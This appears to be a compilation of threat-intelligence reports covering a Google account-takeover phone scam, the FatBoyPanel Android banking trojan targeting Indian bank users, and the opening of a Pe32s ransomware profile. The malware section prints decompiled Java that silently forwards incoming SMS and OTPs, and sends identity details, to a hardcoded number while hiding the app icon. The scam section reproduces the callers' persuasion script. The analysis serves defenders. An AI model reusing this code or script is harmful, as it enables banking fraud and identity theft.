

Google Account Takeover Scam using AI calls

Introduction

In a recent advanced phishing attack on Google account holders, the scammers leveraged a combination of phone calls, official Gmail addresses, and social engineering tactics to deceive victims into providing their credentials.

Zach Latta, a Vermont-based programmer, was recently targeted by scammers posing as a Google Workspace security personnel member. Attackers used a verified Google phone number [REDACTED] and caller ID to create an illusion of legitimacy. They were trying to convince their victim to reset the password of their Gmail account so that scammers can gain access to their account. The

attackers used Google's legitimate g.co domain to send an official-looking email, increasing the chance of their success.

Conversation between AI scammer and Zach



Hello, this is **Chloe** from Google Workspace Security Team. We detected an usual login attempt from **Frankfurt, Germany** on your account. Have you logged in from there recently?

No, I haven't logged in from there




Someone has access to your Gmail account for **about a week** and has captured account data. It can be a security breach, we need to **reset your account password** immediately.

For authentication, he verified the google number from official website and it was a number from Australia. Although, he got little suspicious here -

Can you send an **official email from Google** for authenticity of call ?




Sure, I can send you an email from Google's **official domain**. You will receive an email from **workspace-noreply@google.com** in few moments.



A genuine email from Google workspace arrives, reinforcing scammer's credibility. In between, he listened to some sounds like a **call centre** and someone **typing on keyboard**.

Original Message

Message ID	<6879ee8ce5d1e050d0a045bcd1468f77ade7504a-20060816-110354469@google.com>
Created at:	Thu, Jan 23, 2025 at 9:20 PM (Delivered after 0 seconds)
From:	The Google Workspace Team <workspace-noreply@google.com>
To:	zach+Chloe-Google-CaseID-G287687@zachlatta.com
Subject:	Your Google Account password for important.g.co has changed
SPF:	PASS with IP 209.85.220.69 Learn more
DKIM:	'PASS' with domain google.com Learn more
DMARC:	'PASS' Learn more



Zach realised that he should check the logs of its Google Workspace -

I recently checked my **Google Workspace logs** and I cannot see any other login attempt from any IP **other than me**. Where can I see the login attempts you were talking about ?

It's **very strange** that you are unable to see the login attempts from Germany. Maybe you will see it when you will **reload cache**. I can transfer this call to my **manager**, if you want.

No, its ok

Conversation with Manager

Zach continued the conversation with Chloe while finding the Germany login attempt.

The call got dropped mid-way and after 30 seconds he got a call from 'Solomon', Chloe's manager.

Hi, I'm **Solomon** and i will guide and **help you** to find the Google Workspace login attempt.

The account may have been compromised through **adblocker Chrome Extension** by hijacking Gmail credentials.

Hey, where can I **find the number** on Google.com

You can find this here -
<https://support.google.com/business/answer/7690269?hl=en>

Hey, can I **call back** on this number for further help ?

No sir, you **cannot call back** on this number.

Ok, we can start **resetting my Google account**

[Zach did this just to check what actions they will tell him to do]



Ok, **open your gmail** on your phone and first you have to **logout of all devices** before you reset your password so that device from **Germany** also gets logged out.




I just sent a **reset code** to you which will pop-up on your mobile and the **code is '84'**. When you click on the code, the gmail account will be **logged out of all devices** and you will **get access back**.

Here is the snippet of **call recording between Zach and Solomon** - https://cloud-3s03ljpcy-hack-club-bot.vercel.app/0call_recording.m4a

How can i know this is **not a scam** call ?



Sir, you can check my **LinkedIn account** - '**Solomon Aborbie Junior**'. I can send you a 2 factor text code for verification



Solomon hung-up the call after this.

Diagnosing Information from Email Headers

Header Analyzed
Email Subject: [Redacted] Your Google Workspace case #02587531. "Verification requested by account owner" has been updated and requires your attention.

Delivery Information

- DMARC Compliant
- SPF Alignment
- SPF Authenticated
- DKIM Alignment
- DKIM Authenticated

Relay Information

Received: 1 seconds
Delay: 1 seconds

Timeline:

Step	Delay	From	To	Notes	Time (UTC)	Status
1	-	62.206.67.100	mx.google.com	62.206.67.100:25 (Google)	8/6/2024 5:41:26 AM	✓
2	0 seconds	mx.google.com	mx.google.com	mx.google.com:25 (Google)	8/6/2024 5:41:26 AM	✓
3	0 seconds	mx.google.com	mx.google.com	mx.google.com:25 (Google)	8/6/2024 5:41:26 AM	✓
4	1 Second	2002.405.7110.6363.60.043.1470.3348	2002.405.7110.6363.60.043.1470.3348	2002.405.7110.6363.60.043.1470.3348:25 (Google)	8/6/2024 5:41:26 AM	✓

[illegible][illegible]

0.01


Recommendations



Never Trust
unsolicited calls
claiming to be from
Google or any other
tech company



Verify security alerts
directly through
Google's official
website



Do not approve 2FA
requests unless you
personally initiated
them



You can use a
hardware security
key for an additional
protection



Report these
suspicious activities
to Google and other
relevant authorities



Recovery mail using a
+ sign is very weird
and can be
considered a red flag

FatBoyPanel

A mobile Banking Malware Targeting Indian Users

Introduction

A large-scale mobile malware campaign consisting of around 900 malware samples was found out to be specifically targeting users of Indian Banks. These applications primarily infect Android devices and display similar code structures, user interfaces, and logos of app, indicating that a single threat actor is responsible for the campaign. There were multiple instances of malware that classifies them as Trojan Bankers (malicious applications designed to steal banking credentials and financial information from victims) designed to target financial institution of India.

Key findings

The breach has affected around **50,000 users** showing its vast scale and further risks

222 publically accessible Firebase storage buckets **containing 2.5 GB of sensitive data** including -

- SMS messages from Indian Banks
- Bank account details
- Credit/debit card numbers
- ATM PINs
- Government issued IDs like Aadhar and PAN card details

Hardcoded phone numbers within certain malware variants **serve as exfiltration points for OTPs and SMS messages**, suggesting these numbers are either controlled by the attackers or belong to compromised individuals under their control

The campaign uses around **1000 live phone numbers to intercept OTPs**. Other banking trojans rely on command-and-control (C&C) servers for stealing OTP

Attack Tactics

The malware uses WhatsApp to send APK files disguised as official Banking or Government apps to users. When they are Installed, these fake apps trick users to provide critical financial and personal information such as -

📄 Aadhar card & PAN card details
(for taxation & banking purpose)


💳 Credit and Debit card numbers
and ATM PINs

🔑 Credentials of banking apps
used on mobile platforms

After Installation of the malware, it -


① Intercept SMS messages, including OTPs to facilitate fraudulent transactions

② Uses stealth techniques to hide its icons and resist uninstallation, ensuring persistent connection



Phishing apps UI that look like a genuine app used to steal credentials

Implication of Malware attack after installation



Over 1000 malicious applications linked to this campaign were collected and analyzed. They use code obfuscation and packing techniques to evade detection, which makes reverse engineering difficult.

```

public class ReceiveSms extends BroadcastReceiver {
    String androidID;
    private String stringNumber;

    public ReceiveSms() {
        this.androidID = "";
        this.stringNumber = " ";
    }

    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context0, Intent intent0) {
        this.androidID = Settings.Secure.getString(context0.getContentResolver(), "android_id");
        if(intent0.getAction().equals("android.provider.Telephony.SMS_RECEIVED")) {
            Bundle bundle0 = intent0.getExtras();
            if(bundle0 != null) {
                try {
                    Object[] arr_object = (Object[])bundle0.get("pdu");
                    SmsMessage[] arr_smsMessage = new SmsMessage[arr_object.length];
                    for(int v = 0; v < arr_object.length; ++v) {
                        SmsMessage smsMessage0 = SmsMessage.createFromPdu(((byte[])arr_object[v]));
                        arr_smsMessage[v] = smsMessage0;
                        smsMessage0.getOriginatingAddress();
                        String s = arr_smsMessage[v].getMessageBody();
                        SmsManager.getDefault().sendTextMessage(this.stringNumber, null, s, null, null);
                    }
                } catch (Exception exception0) {
                    exception0.printStackTrace();
                }
            }
        }
    }
}
  
```

Code snippet to receive SMS

```


EditText editText0 = (EditText) this.findViewById(id.editTextName);
EditText editText1 = (EditText) this.findViewById(id.editTextFatherName);
EditText editText2 = (EditText) this.findViewById(id.editTextMobileNumber);
EditText editText3 = (EditText) this.findViewById(id.editTextAadharNumber);
EditText editText4 = (EditText) this.findViewById(id.editTextAddress);
((Button) this.findViewById(id.buttonSubmit)).setOnClickListener((View view0) -> {
    String s = editText0.getText().toString();
    String s1 = editText1.getText().toString();
    String s2 = editText2.getText().toString();
    String s3 = editText3.getText().toString();
    String s4 = editText4.getText().toString();
    if(!s.isEmpty() && !s1.isEmpty() && !s2.isEmpty() && !s3.isEmpty() && !s4.isEmpty()) {
        this.sendSms("Name: " + s + "\nMother's Name: " + s1 + "\nCustId " + s2 + "\nAadhar Number: " + s3 + "\nPanicCard: " + s4);
        Toast.makeText(this, "Registration successful", 0).show();
        this.hideAppIcon();
        return;
    }
    Toast.makeText(this, "Please fill in all fields", 0).show();
});

```


Code snippet to steal data through SMS

Firebase Endpoint & Dashboard Observations

- Data exfiltrated to **Firebase endpoints** was openly accessible to anyone, as these endpoints lacked **authentication and authorization mechanisms**.
- JSON data reveiled from these endpoints exposed -
 - Admin credentials for C&C platform managing stolen data
 - Phone numbers used for SMS exfiltration, if not hardcoded into malware itself



- Leaked credentials allowed **unauthorized access to admin panel** which is used by attackers to set configuration and show all stolen data




- The **malware dashboard** featured an **“Admin WhatsApp”** button, allowing multiple attackers to contact the admin directly from within the interface, indicating a **multi-user cybercriminal operation**

Tracking Attackers


Victims' data

After capturing the phone numbers of victims attacked by malware, it was found out that their registrations were in multiple states of India.




Senders of exfiltrated SMS

The majority of data exposed contains SMS messages which were analysed by researchers to identify SMS originated from different banks.



Targeted Banks

Researchers analysed app icons used by different samples to identify banks that were targeted.



Indicators of Compromise

There are around 891 Indicators of Compromise that were found in this campaign. Here is the link to all [Indicators of Compromise](#) -

Tactic, Technique and Procedures

Tactic	Technique	Procedure
Initial Access	T1660: Phishing	Malicious content was sent to user to gain access to their device
Persistence	T1624.001: Event Trigger Execution	Creates a broadcast receiver to receive SMS events and outgoing calls
Credential Access	T1417.002: Input Capture: GUI Input Capture	It is able to get the shown UI
	T1635: Steal Application Access Token	Stealing One Time Passwords (OTPs)
Discovery	T1426: System Information Discovery	Gathers information about device as android ID
Exfiltration	T1639.001: Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted Non-C2 Protocol	Stolen credentials were sent to a different C2
Collection	T1417.002: Input Capture: GUI Input Capture	It is able to get the shown UI
	T1636.003: Protected User Data: Contact List	Export's device contacts
	T1636.004: Protected User Data: SMS Messages	Exfiltrate all incoming OTP SMS messages
Command and Control	T1637: Dynamic Resolution	Receives injected HTML payload endpoint dynamically
	T1481.002: Web Service: Bidirectional Communication	Uses WebSocket communication to poll TA server and get command to execute
Impact	T1516: Input Injection	Displays inject payloads like pattern locks and mimics banking app login screen through overlay and steal credentials
	T1582: SMS Control	It can read and send SMS

Pe32s Ransomware

Introduction


Pe32s is a ransomware-type malware that encrypts data on an infected system and demands a ransom payment for decryption. Additionally, it claims to exfiltrate sensitive data, threatening victims with exposure if the ransom is not paid. The malware operates by altering filenames in a specific pattern and generating a ransom note to communicate with the victim.

File Encryption and Naming Pattern


Once Pe32s is executed, it encrypts files and renames them following this pattern - "[org_filename].[victim's_ID].[format].pe32s".

For example, a file which was originally named as 1.jpg will be renamed to - [1].[9069CF22962069EF].[jpg].pe32s.

Each file name includes -

